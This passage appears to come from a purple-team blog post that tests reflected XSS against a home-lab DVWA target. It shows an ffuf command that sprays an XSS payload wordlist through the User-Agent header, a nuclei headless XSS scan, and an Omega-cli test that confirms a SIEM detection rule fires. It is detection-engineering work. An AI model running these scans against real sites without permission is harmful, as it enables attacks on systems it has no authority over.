 Example dev tools grok debug for malformed log
So all the requests get logged under tls_handshake.error and not where we would normally expect them to be!
grok is how the access.log is processed into usable json by Elasticsearch in a pipeline.
This is a skill issue so I won’t open a PR to fix the grok pattern, instead doing the ffuf scan properly will fix the issue.
1
ffuf -u "http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/fi/?page=file3.php" -H "User-Agent: FUZZ" -mc 200 -r -b "security=low; PHPSESSID=${PHPSESSID}" -w <(pencode -input /usr/share/wordlists/seclists/Fuzzing/XSS/human-friendly/XSS-BruteLogic.txt urlencode) -od ffufout
XSS (Reflected) - Purple Team
Nuclei
Last but not least a little nuclei template to test the vulnerability.
1
nuclei -headless -u http://tartarus-dvwa.home.arpa/DVWA -t /vagrant/nuclei-templates/dvwa/dvwa-headless-xss-reflected-low-sec.yaml
 Example xssr nuclei scan
Omega-cli
To run this test make sure you have a correctly populated .env file or pass the correct args as mentioned in the Recon Low Sec Purple post.
The Omega-cli test file:
1
2
3
4
5
6
7
8
9
10
11
name: Nuclei Headless Apache Reflected XSS
author(s): Dylan Shield (Shieldia.co)
info: >
  Integration test to confirm Sigma Reflected XSS rule
  Expected executor results is 2 requests with Reflected XSS like chars in the URL to the target
  Expected rule result is 1 alert
date: 2025-05-06
executor: Nuclei-headless
executor_file_template: templates/dvwa-headless-xss-reflected-low-sec.yaml
rule: siem_rule_ndjson
rule_file: rules/web_apache_correlation_xss_in_access_logs.json
Run the test with:
1
python3 omega.py --config tests/nuclei_headless_apache_reflected_xss.yml elastic-local -t http://tartarus-dvwa.home.arpa -d
 Omegacli output for headless reflected xss scan
Credits
Image thanks to Nasa AS11-44-6549
Icon thanks to Article icons created by juicy_fish - Flaticon